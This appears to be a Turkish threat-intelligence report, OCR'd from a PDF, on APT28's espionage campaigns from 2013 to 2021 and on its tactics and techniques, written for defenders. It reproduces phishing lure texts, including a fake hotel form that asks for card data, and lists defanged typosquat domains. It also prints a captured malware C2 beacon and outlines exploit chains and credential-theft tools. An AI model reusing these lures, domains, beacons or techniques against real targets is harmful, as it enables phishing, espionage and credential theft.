2013'ün sonlarında APT28'in bir gazeteciye ilk adıyla hitap eden ve *Reason Magazine*'in "Kafkasya Sorunları Departmanı"ndaki bir "Baş Koordinatör"ün imzasını taşıyan bir mektup içeren oltalama maili attığı tespit edilmiştir. (*Reason Magazine* ABD merkezli bir dergidir.) Mektubun, söz konusu kişiyi katkıda bulunan bir kişi olarak tanımladığı ve dergide yer verilmesi için konuyla ilgili fikirlerini ve kimlik bilgilerini istemekte olduğu tespit edilmiştir. Arka planda tuzak olarak hazırlanan sahte belgenin, kurbanın sistemine bir SOURFACE arka kapısı yerleştirdiği tespit edilmiştir. Kurbana gelen oltalama maili incelendiğinde, mektubun gövdesi (body), APT28 aktörlerinin en az iki dili –Rusça ve İngilizce– okuyabildiğini göstermektedir. Mektubun dilbilgisi incelendiğinde, ABD merkezli bir dergiden geldiği iddia edilmesine rağmen, İngilizcenin yazarın ilk dili olmadığı tespit edilmiştir. Gazetecileri hedef almanın, APT28'e kamuoyunu izleme, muhalifleri belirleme ve yanıltıcı haberler yayma imkânı sağlayabileceği düşünülmektedir. Çin ve İran da dâhil olmak üzere birçok başka devletin faaliyetlerini izlemek için gazetecileri ve muhalifleri hedef aldığından şüphelenilmektedir.

APT28'in Doğu Avrupa hükümet kuruluşlarını hedefleyen en az iki girişimde bulunduğu tespit edilmiştir. 2013'ün sonlarında meydana gelen bir olayda, Ukrayna Dışişleri Bakanlığında bulunan, bilinen bir üreticiye ait güvenlik cihazı, müşterisinin ağında APT28 kötü amaçlı yazılımı (CORESHELL) tespit etmiştir. APT28'in 2014 yılında Polonya Hükümetini hedef alan bir dizi girişimde bulunduğu da ortaya çıkmıştır. APT28'in, Doğu Avrupa haber sitelerine ve hükümetlere benzer alan adlarına sahip olduğu tespit edilmiştir. Bu alan kayıtları, APT28'in doğrudan Doğu Avrupa hükümetlerini hedef aldığını göstermektedir.

Ek olarak, APT28'in komuta ve kontrol oturumları için Baltic Host tatbikatlarından sonra baltichost[.]org alan adını kullandığı tespit edilmiştir. APT28'in bu tür hedefler seçmesinin, potansiyel olarak bölgesel askeri yetenekler ve ilişkilerle ilgili hassas taktik ve stratejik istihbarat sağlamakla görevli olduğunu gösterdiği düşünülmektedir. APT28'in, NATO'nun doğuya doğru genişlemesini Rusya'nın stratejik istikrarı için bir tehdit olarak görmekte olduğu, bu sebeple NATO Özel Harekat Karargâhı ve NATO Geleceğin Kuvvetleri Sergisi de dâhil olmak üzere taklit NATO alan adlarını kullandığı tespit edilmiştir. NATO Karargâhı için çalıştığından şüphelenilen bir kullanıcının, muhtemelen şüpheli bir e-posta alması nedeniyle VirusTotal'a bir APT28 örneği gönderdiği araştırmacılar tarafından tespit edilmiştir.

We wish our cooperation will be both profitable and trusted. Our aim in the Caucasian region is to help people who struggle for their independence, liberty and human rights. We all know, that world is often unfair and cruel, but all together we can make it better.

Send your articles on this email – in Russian or English, please. There are some difficulties with Caucasian languages, but we'll solve the problem pretty soon, I hope.


Şekil 31: APT28'in Kafkasya ile ilgili konularda yazan bir gazeteciye yazdığı mektuptan alıntı.

APT28 Domain	Real Domain
standartnevvs[.]com	Bulgarian Standart News website **(standartnews.com)**
novinitie[.]com, n0vinite[.]com	Bulgarian Sofia News Agency website **(novinite.com)**
qov[.]hu[.]com	Hungarian government domain **(gov.hu)**
q0v[.]pl, mail[.]q0v[.]pl	Polish government domain **(gov.pl)** and mail server domain **(mail.gov.pl)**
poczta.mon[.]q0v[.]pl	Polish Ministry of Defense mail server domain **(poczta.mon.gov.pl)**

Şekil 32: Doğu Avrupa'daki bazı kurum alan adlarını taklit eden örnek APT28 alan adları.

APT28 Domain	Real Domain
nato.nshq[.]in	NATO Special Operations Headquarters **(nshq.nato.int)**
natoexhibitionff14[.]com	NATO Future Forces 2014 Exhibition & Conference **(natoexhibition.org)**
login-osce[.]org	Organization for Security and Cooperation in Europe **(osce.org)**

Şekil 33: NATO alan adlarını taklit eden örnek APT28 alan adları.



Şekil 34: APT28 tarafından hazırlanan "Ankara Askeri Ataşe Kolordusu" isimli sahte doküman.

APT28'in, Türkiye'de görevli askeri ataşelerin halka açık olmayan iletişim bilgilerinin bir listesini içeren sahte bir doküman hazırladığı ve bunu askeri ataşelerin profesyonel bir örgütünün "Ankara Askeri Ataşe Kolordusu (Ankara Military Attaché Corps/AMAC)" resmi listesi gibi gösterdiği tespit edilmiştir. Dokümanın içine CHOPSTICK ve CORESHELL zararlı yazılımlarının gizlendiği belirlenmiştir.


2) 2015-2017

2015'te APT28 grubunun, Adobe Flash'ta keşfedilen sıfırıncı gün açığından yararlandığı (CVE-2015-3043) ve aynı dönemde Microsoft cihazlarda ayrıcalık yükseltmeyi gerektiren sıfırıncı gün açığını (CVE-2015-1701) kullandığı tespit edilmiştir. Sömürü akışı aşağıdaki şekilde gerçekleşmektedir:

- Kullanıcı, saldırgan kontrolündeki web sitesi linkine tıklar.
- HTML/JS başlatıları, Adobe Flash'ın sömürüsünü (exploit) tetikler.
- Adobe Flash sömürü kodu, CVE-2015-3043 açığını tetikleyerek kabuk kodunu (shellcode) çalıştırır.
- Kabuk kodu (shellcode), çalıştırılabilir yükü (payload) indirir ve çalıştırır.
- Çalıştırılabilir yük, system token elde etmek için yerel ayrıcalık yükseltme yapmak için CVE-2015-1701 sıfırıncı gün açığını sömürür.

Grubun 2015 yılında gerçekleştirdiği aktiviteler arasında IOS cihazları hedef alan SEDNIT kötü amaçlı yazılımı (malware) ile benzerlik gösteren iki farklı yazılım geliştirdiği tespit edilmiştir. Bu zararlı yazılımlardan ilki XAgent (IOS_XAGENT.A) olarak, diğeri de bir iOS oyunu olan MadCap (IOS_ XAGENT.B) olarak adlandırılmıştır. Grubun bu yazılımlar aracılığıyla kişisel verileri, mesaj içeriklerini, coğrafi konum verilerini, cihaz üzerinde yüklü uygulamaların listesini, Wi-Fi durumunu ve ekran görüntüsü almayı ve ses kaydetmeyi amaçladığı tespit edilmiştir[9].

9 https://www.trendmicro.com/en_us/research/15/b/pawn-storm-update-ios-espionage-app-found.html



Şekil 35: APT28 tarafından geliştirilen XAgent zararlı yazılımının kod yapısı.

2016'da APT28 grubunun, bir ABD devlet kurumuna başka bir ülkenin Dışişleri Bakanlığı'na ait e-posta adresini kullanarak hedef odaklı oltalama (spear-phishing) maili gönderdiği tespit edilmiştir. Gönderilen e-postanın konusu, ABD ile Gürcistan arasında düzenlenen NATO eğitimini konu alan "FW: Exercise Noble Partner 2016" içeriği olduğu tespit edilmiştir. E-postanın ek olarak, aynı eğitim tatbikatını yansıtan "Exercise_Noble_Partner_16.rtf" dosya adına sahip bir RTF dosyasını ve Rus askeri teması bulunan dosya adlarına sahip ilgili teslimat belgelerini içerdiği tespit edilmiştir (Putin_Is_Being_Pushed_to_Prepare_for_War.rtf ve Russian anti-Nato troops.rtf). Gönderilen ekteki RFT uzantılı dosyaların, "btecache.dll" ve "svchost.dll" olmak üzere zararlı iki dosyayı sisteme bırakmak için CVE-2015-1641'den yararlanmaya çalışan özel hazırlanmış sahte belgeler olduğu anlaşılmıştır[10].

2017'de APT28 grubunun, otel Wi-Fi ağlarını kullanarak iş seyahatinde olan Batı hükümetleri çalışanlarının

```
POST /d/eTZWLQ/CI74.pdf/?w=VhUEt0ryl9xMsdvraIrh1nLzmv5ZsJM= HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64;
Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: 191.101.31.6
Content-Length: 798
Cache-Control: no-cache

rFEEt9aEytnHz4+GxqDUgPLG+O6D9dfYl6bzz5Xlxs6J26nug/XX2JeM0NCJ9Y3Y
guOp3on00M7U49vY8PHK05PoysnU49vY8OXQz4n1jdiC46nKk+jP0p3pzZOf/sa3
iePRy5Plxs7U49vY8OrQ3In1jdiC46nRieuN2ILjqcGM5cvSifKN2ILjqc6M5cvS
ifKN2ILjqc6M5cvSifKN2ILjqc6M5cvSifKN2ILjqc6M5cvSifKN2ILjqc6M5cvS
ifKN2ILjqc6M5cvSifKN2ILjqc6K6czRifCN2ILjqc6M5cvSifKN2ILjqcmb9cjV
lfXXk5/+xreP9cbPk+jKydTj29jw4tTQ1OPb2PDj282W6dHYiKjGxZ+M0MuZ7szO
jqjGxZ+MwNCeqMbFn4zA0pTuzM6OqMbFn4zR2Jvixs+l9c+Tn/7Gt4nwwNWV9deT
n/7Gt5nrx5Of/sa3menN1ZX115Of/sa3qePCz5nu6tOe49vYiKjGxZ+M8Nib9MDV
qvTMyZXlzNGy6dDJ1OPb2PDVxtyI5cv7k+rX2IjOzM6OqMbFn4zw2Jv0wNWq9MzJ
leXM0bLp0MnU49vY8OPbzZbp0diIqMbFn4zQy5nuzM6OqMbFn4zQy5nuzM6OqMbF
n4zH1IntnvS+w//5k/XI8Lve9/Ko2ev8qMLn9KnN/OKl2fzipdn84qXZ/OKl2fzi
pdn84qXZ/I/UtI2Mpdn84c+gkYrNtsKKm+CFjdy2jY3Utqnfj+/P2ce224qZ58KN
n7ea
```

Şekil 36: APT28 tarafından hazırlanan "svchost.dll" zararlı yazılımından gönderilen network beacon.

HOTEL RESERVATION WITH GUARANTEE	
Hotel name :	
Guest name :	
Guest nationality :	
RESERVATION INFO:	
Number of guests :	
Number of rooms :	
Room Type:	
Check in date :	
Check out date :	
Credit Card Information	
Card type :	
Card number :	
Expiry date (mm/yy):	/
Cardholder's name :	
Cardholder's address :	
FRONT COPY OF YOUR CREDIT CARD (must to be provided according to the hotel)	BACK COPY OF YOUR CREDIT CARD (must to be provided according to the hotel)
I agree that one night room rate in fair period compensation per room will be charged for amendment or cancellation once reservation confirmed and one night room rate in fair period penalty per room will be charged for no show or early check out	
Signature:(same as appears on card) (written by hand)	date:
Your Passport Number:	
Your Email Address:	
Your Fax Number:	
Your Telephone Number:	

Şekil 37: APT28 tarafından hazırlanmış "Hotel_Reservation_Form.dcom" isimli word belgesi.


kişisel bilgilerini (kullanıcı adı ve parola) çalmaya çalıştığı ve daha sonra kurumsal ağlarına sızmaya çalıştığı tespit edilmiştir. Grubun saldırıyı gerçekleştirmek için zararlı yazılım barındıran (GAMEFISH malware) sahte otel rezervasyon belgesini indirmeleri için otel çalışanlarına hedef odaklı oltalama maili gönderdiği tespit edilmiştir[11,12,13].

3) 2018-2021

2018'de APT28'in, Zebrocy adı verilen zararlı yazılım ailesini kullandığı tespit edilmiştir. Zebrocy, Delphi ve AutoIt ile yazılmış indiriciler (downloaders) ve arka kapılardan (backdoors) oluşan kötü amaçlı yazılım ailesi olarak tanımlanmıştır. APT28 tarafından geliştirilmiş olan Zebrocy'nin hedef aldığı ülkeler arasında Azerbaycan, Bosna Hersek, Mısır, Gürcistan, İran, Kazakistan, Kore, Kırgızistan, Rusya, Suudi Arabistan, Sırbistan, İsviçre, Tacikistan, Türkiye, Türkmenistan, Ukrayna, Uruguay ve Zimbabve'nin bulunduğu tespit edilmiştir. Bu ülkelerin büyükelçilikleri, dışişleri bakanlıkları ve diplomatlarına yönelik saldırılar

10 https://unit42.paloaltonetworks.com/unit42-new-sofacy-attacks-against-us-government-agency/
11 https://www.mandiant.com/resources/apt28-targets-hospitality-sector-presents-threat-travelers
12 https://blog.xpnsec.com/apt28-hospitality-malware/
13 https://blog.xpnsec.com/apt28-hospitality-malware-part-2/

düzenlendiği tespit edilmiştir[14]. Sonraki yıllarda grubun Zebrocy zararlı yazılım ailesini geliştirmek için go, .Net, VBA (Visual Basic for Applications), C# ve powershell bileşenlerini kullandığı tespit edilmiştir. Zebrocy zararlı yazılım ailesine ait detaylı inceleme STM zararlı yazılım analistleri tarafından yapılmış ve raporlanmıştır[15].



Şekil 38: Zebrocy zararlı yazılım ailesinin çalışma yapısı.

APT28 grubunun 5-7 Mart 2019 tarihlerinde Southampton, İngiltere'de gerçekleşen Sualtı Savunma ve Güvenlik 2019 (Underwater Defence & Security 2019 event) etkinliğinin katılımcılarını ve sponsorlarını hedef aldığı tespit edilmiştir. Araştırmacılar Sualtı Savunma ve Güvenlik 2019 (Underwater Defence & Security 2019 event) etkinliğini konu alan makro içeren sahte bir Microsoft Word dokümanı keşfetmiştir. Belgenin, APT28 tarafından geliştirilmiş SedUploader'ın bir versiyonu olan DLL dosyasını bırakmak için oluşturulduğu tespit edilmiştir[16].

2020'de grubun COVID-19 aşıları ve ilgili ilaçlarla ilgili araştırma yürüten yedi şirketin aktif çalışanlarının e-posta kimlik bilgilerini çalmak için parola püskürtme (password spray) ve kaba kuvvet (brute force) saldırıları gerçekleştirdiği tespit edilmiştir. Sonrasında grubun iki hafta içinde 28 farklı kuruluşa ait 6.912 hesabı hedef aldığı tespit edilmiştir[17]. Grubun aynı yıl içinde NATO üyesi ülkeleri hedef alan oltalama kampanyaları ve COVID-19 senaryolu hedef odaklı oltalama saldırılarıyla Zebrocy'nin yeni varyantlarını kullandığı tespit edilmiştir[18].


UNDERWATER DEFENCE & SECURITY

WELCOME NOTE

From Our Conference Chairman

Hello and welcome to the 2019 edition of the Underwater Defence and Security (UDS) event. The annual UDS event is the premier international forum to understand the latest research, innovations, challenges and technologies in the Underwater domain. UDS 2019 will offer high quality interaction, including roundtable discussions, plenary meetings, exhibitions and panels.

Within the research conducted, a variety of challenges faced by the international community have become apparent:


- Underwater communications – The very nature of water makes communication difficult. Radio waves are unable to penetrate deeply and as such, research and experimentation is being conducted into alternative modes of communication such as blue-green lasers.
- Expanding autonomous capabilities – UUVs are now able to complete given tasks with minimal interaction from the operator. However, shortfalls such as long range standoff capability, real time data transfer and high accuracy target classification are shortfalls that still must be addressed.
- Naval air asset degradation – With the expansive territories that nations must monitor, it is imperative that real time surveillance of a sector can be done at a moment's notice. Air assets provide the best response to this due to their ability for rapid deployment. However, national fleets are approaching their end of life and require either modernisation or complete replacement.
- Enhancing submarine capabilities – Submarines are one of the ultimate deterrents, but only if they are

Şekil 39: APT28 tarafından hazırlanmış "UDS 2019 Current Agenda.doc" isimli makro içeren Word belgesi içeriği.

2021 yılında APT28 grubunun Kazakistan'ı hedef alan saldırıda zararlı yazılım (Delphocy) içeren sahte Word belgeleri (Авансовый отчет(новый).doc ve Форма докладной (служебной) записки.doc) kullandığı tespit edilmiştir. Grubun, dünyanın en büyük krom cevheri ve ferroalyaj üreticilerinden biri olan "Kazchrome" adlı Kazak madencilik şirketini hedef aldığı düşünülmektedir[19].

Tooling Operating Mode	Avg ## of Attempts Per Account Per Hour	Avg # Of IPs Utilized for Auth Attempts Per Account Per Hour	Avg Length of Attack
Password-Spray	4	4	Days-Weeks
Brute-Force	335	200	Hours-Days

Şekil 40: APT28 grubunun 2020 yılında parola ele geçirmek için düzenlediği saldırıların verileri.



Şekil 41: APT28 tarafından hazırlanan makro içeren zararlı Word belgesi.

14 https://www.welivesecurity.com/2018/04/24/sednit-update-analysis-zebrocy/
15 Zebrocy Zararlı Yazılım Analizi
16 https://www.accenture.com/t20190213T141124Z__w__/us-en/_acnmedia/PDF-94/Accenture-SNAKEMACKEREL-Threat-Campaign-Likely-Targeting-NATO-Members-Defense-and-Military-Outlets.pdf
17 https://www.microsoft.com/security/blog/2020/09/10/strontium-detecting-new-patters-credential-harvesting/
18 https://quointelligence.eu/2020/09/apt28-zebrocy-malware-campaign-nato-theme/
19 https://www.sentinelone.com/labs/a-deep-dive-into-zebrocys-dropper-docs/

Tehdit Analizi

Taktik, Teknik ve Prosedürler

APT28 grubu ile ilgili tespit edilen Taktik, Teknik ve Prosedür (TTP) kategorileri aşağıdaki gibidir:

İlk Erişim

APT28, güvenlik ihlaline sebep olmak için ilk saldırı vektörü olarak hedef odaklı kimlik avı (spearphishing) kullanmıştır. Başlangıçta bu, ilk kurbanlara sömürü içeren dosyaları teslim etmek için bir ek dosya veya bağlantı içermektedir. Yakın zamanda grubun parola püskürtme (password spray) ve kaba kuvvet (brute force) saldırıları gerçekleştirdiği bilinmektedir.

Çalıştırma (Execution)

APT28, hedeflenen ortamlarda kötü amaçlı yazılım bileşenlerini ve eklerini indirmek ve çalıştırmak için çeşitli yöntemler kullanmıştır. Xagent gibi bileşenler, uzaktan kod çalıştırmak için yerleşik yetenekler içermektedir. Çalıştırılabilir dosyalar da py2exe kullanılarak Python betiklerinden oluşturulmuştur. Zararlı kodu yerel olarak çalıştırmak için kullanılan diğer yöntemler arasında NSTask:launch, rundll32.exe kullanımı ve çekirdek eş zamansız prosedür çağrısı (kernel asynchronous procedure call/APC) enjeksiyonu gibi daha az bilinen teknikler yer almaktadır. CVE-2010-3333, CVE-2012-0158, CVE-2013-1347, CVE-2013-3897, CVE-2014-1761, CVE-2014-1776, CVE-2015-2590, CVE-2015-4902, CVE-2015-7645 gibi zafiyetler de kullanılmıştır.

Kalıcılık

APT28, hedef sistemlerde kalıcılığı sağlamak amacıyla Kayıt Defteri Çalıştırma Anahtarları (registry run keys) veya AutoStart genişletilebilirlik noktaları (AutoStart extensibility points/ASEP) kayıt defteri girdileri, kabuk simgesi bindirme işleyicileri ve Office Test yöntemi olarak adlandırılan bir yöntem kullanmıştır. OAuth (açık standartlı bir yetkilendirme protokolüdür) tabanlı hedef odaklı kimlik avı (spearphishing) saldırılarında, OAuth belirteci (token) geçerli kalmakta ve etkilenen kullanıcının parolası değiştirilse bile tehdit aktörü oturum sonlandırılana kadar e-posta hesabına tam erişim sağlamaktadır. E-posta hesaplarına yönelik diğer hedef odaklı kimlik avı (spearphishing) saldırılarında, etkilenen kullanıcının parolası değiştirildikten sonra bile tehdit aktörünün e-posta içeriğine kalıcı erişim sağlamak için bir e-posta yönlendirme adresi kullandığı tespit edilmiştir.

Ayrıcalık Yükseltme

APT28'in, kimliği doğrulanmamış bir saldırgana sistem ayrıcalıkları sağlayan diğer dahili sistemlerdeki ayrıcalıkları uzaktan yükseltmek için MS17-010 EternalBlue (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0147, CVE-2017-0148), MS14-070 (CVE-2014-4076), MS15-051 (CVE-2015-1701), MS15-077 (CVE-2015-2387), Win32k Elevation of Privilege Vulnerability (CVE-2017-0263) gibi sömürüleri ve "Windows, Mac OS, Linux ve Chrome OS" sistemlerinde isteğe bağlı kod çalıştırılmasına yol açabilecek Adobe Flash güvenlik açığı olan CVE-2017-11292'yi kullandığı tespit edilmiştir.

Savunmadan Kaçınma

APT28'in önceliğinin yaptığı faaliyetleri gizlemek olmadığı bilinmektedir. Grubun saldırı altyapısı için aynı hizmet sağlayıcıları (service providers) yeniden kullanması buna örnek olarak gösterilebilir. Ancak grup tarafından geliştirilen zararlı yazılımlardan bazıları (CHOPSTICK ve EVILTOSS gibi) belirli uç nokta güvenlik (endpoint security) ürünlerinin varlığını kontrol eder, kilitlenme raporlaması, olay günlüğü ve hata ayıklama gibi olası adli nesnelerin oluşturulmasını devre dışı bırakır ve/veya kaldırır. Bazı kötü amaçlı yazılım bileşenlerinin dosyaları silmek için belirli fonksiyonları vardır (NSFileManager:removeFileAtPath yöntemi kullandığı bilinmektedir) ve toplanan veriler yüklendikten sonra kaldırılır, ayrıca tespit edilmeyi önlemek için dosyaların zaman kayıtları değiştirilir. APT28'in ayrıca bir Kullanıcı Hesabı Denetimi (User Account Control/UAC) atlama tekniği kullandığı da bilinmektedir.

Kimlik Bilgileri Erişimi

Kimlik bilgilerinin alınması, APT28 saldırılarında önemli bir rol oynamıştır. Hedefe yönelik kimlik avı saldırıları, dışarıdan erişilebilen web posta ortamları (Outlook OWA gibi) ve VPN erişimi için gerekli kimlik bilgilerini (kullanıcı adı ve parolası gibi) elde etmek için kullanılmıştır. Harici olarak erişilebilen web postası ve yönetim arayüzlerine erişim, gizli bilgileri doğrudan toplamak ve sızdırmak veya ek hedefler belirlemek için kullanılabilir. Edinilen VPN kimlik bilgileri, APT28'e bir hedef ağa uzaktan erişim sağlamıştır.

Güvenliği ihlal edilmiş sistemlerde, düz metin kimlik bilgilerine erişim elde etmek için farklı teknikler kullanılmıştır. Bu teknikler arasında, sistem düzeyinde erişim gerektiren Windows çoklu oturum açma parolalarını bellekten almak için mimikatz aracının özel bir varyantı kullanılmıştır. Tarayıcılar ve e-posta istemcileri gibi uygulamalar tarafından saklanan kimlik bilgilerini, bazı kötü amaçlı yazılım bileşenleri tarafından da toplamışlardır. Hedeflenen ağlarda, Responder aracı, kullanıcı adlarını ve parola karmalarını almak için NetBios Ad Hizmeti (NBNS) yanıtlarını yanıltmak için kullanılmıştır.

Keşif

APT28 tarafından etkilenen sistemlere dağıtılan ilk aşama kötü amaçlı yazılım (Delphi downloader, AutoIt

downloader, Delphi backdoor), keşif amaçlı kötü amaçlı yazılım görevi görür. Bu bileşenlerin, aşağıdaki keşif tekniklerini kullandığı tespit edilmiştir:

- Fiziksel Konum (Physical Location),
- İşlem Keşfi (Running Process Discovery),
- Güvenlik Yazılımı Keşfi (Endpoint Security Software Discovery),
- Hesap Keşfi (Account Discovery),
- Sistem Zamanı Keşfi (System Time Discovery),
- Uygulama Penceresi Keşfi (Application Window Discovery),
- Sistem Ağı Yapılandırma Keşfi (System Network Configuration Discovery),
- Dosya ve Dizin Keşfi (File and Directory Discovery)
- Sistem Sahibi/Kullanıcı Keşfi (System Owner/User Discovery),
- Sistem Bilgileri Keşfi (System Information Discovery).

Yanal Hareket

APT28'in, hedef ortamlarda yanal hareket (lateral movement) için kullandığı teknikler şunlardır: WinExe (uzaktan komut satırı (command-line) çalıştırma) gibi araçların kullanımı, bir kullanıcının LM veya NTLM parola karmasını (password hash) dahili sistemlerde kimlik doğrulaması için kullandığı Pass-the-Hash (PtH) saldırıları, ticket passing ve Windows Admin Shares. Ayrıca, Xagent zararlı bileşenlerinin virüslü USB sürücüler aracılığıyla hava boşluklu (air-gapped; güvenli bir bilgisayar ağının internet veya yerel ağ gibi güvenli olmayan ağlardan fiziksel olarak izole edilmesini sağlamak için bir veya daha fazla bilgisayarda kullanılan ağ güvenlik önlemidir) ortamlardaki diğer sistemlere yayılması için tasarlandığı bilinmektedir.

Toplama

Casusluğun, APT28'in birincil hedeflerinden biri olduğu tespit edilmiştir. Hedeflenen e-posta hesaplarından, yerel ve kablosuz ağlardan çeşitli veriler topladıkları tespit edilmiştir. Dışarıdan erişilebilen e-posta hesaplarına erişim sağlamasıyla, APT28'in uzun süreler boyunca sessizce veri toplamasını sağladığı tespit edilmiştir. APT28 tarafından geliştirilen kötü amaçlı yazılım bileşenlerinin (malware components), anahtar günlüğü (keylogging), e-posta adresi toplama, periyodik ekran görüntülerini yakalama, pencere odağını izleme ve pencere içeriklerini elde etme ve iOS cihazlarının yedeklerinin olup olmadığını kontrol etme gibi fonksiyonları bulunduğu tespit edilmiştir. Ayrıca APT28 grubunun keylogging aracılığıyla yerel sistemden ve USB sürücülerden veri topladıkları tespit edilmiştir. Toplanan verilerin genellikle diskte gizli dosya ve/veya klasörlerde depolandığı, bunun da sistem yeniden başlatıldığında alınan verilerin kaybolmasını önlediği tespit edilmiştir.

Dışarı Sızdırma

APT28 kötü amaçlı yazılım bileşenleri tarafından toplanan veriler, gizli dosyaları Komuta ve Kontrol sunucularına (Command & Control server(s)) yüklenerek otomatik ve periyodik bir şekilde toplu olarak sızdırılabilir. Ayrıca APT28'in, verileri manuel olarak da sızdırabildiği tespit edilmiştir. Komuta ve Kontrol sunucuları, toplanan verilerin sızdırılmasında basit bir ara vekil işlevi (intermediate proxy) görebilmektedir, böylece tespit edilmeyi ve incelenmeyi daha da zorlaştıran ekstra bir atlama yöntemi sağlamaktadır. Tehdit aktörünün ayrıca, hedef odaklı kimlik avı saldırılarının (spear phishing) gerçekleştirileceği hedeflerin dışarıya açık e-posta ortamlarına erişmek amacıyla (Outlook OWA gibi), bir e-posta yönlendirme adresi (e-mail forwarding address) ayarlayarak verileri kalıcı olarak sızdırmak için kullandığı tespit edilmiştir.

Komuta Kontrol (C2)

APT28'in kötü amaçlı yazılım bileşenlerinin (Seduploader gibi), bir sistem başarılı şekilde ele geçirildikten sonra komuta ve kontrol oluşturmak için farklı yöntemler kullanabildiği tespit edilmiştir. Kötü amaçlı yazılımın genellikle ilk olarak HTTP(S) aracılığıyla internete doğrudan bir bağlantının mümkün olup olmadığını kontrol etmeye çalıştığı görülmüştür. Doğrudan bağlantı mümkün değilse, kötü amaçlı yazılım, sistemde yapılandırılmış proxy sunucusu aracılığıyla veya çalışan bir tarayıcıya enjekte edilerek internete bağlanmaya çalışmaktadır. Alternatif olarak, kötü amaçlı yazılımın, Komuta ve Kontrol sunucularıyla gizli bir iletişim kanalı olarak e-posta (SMTP ve POP3) kullandığı tespit edilmiştir. Analiz edilen saldırılardan birinde APT28'in, üçüncü taraf VPN kimlik bilgileri aracılığıyla hedeflenen bir ağa uzaktan erişim elde etmiş olduğu tespit edilmiştir.

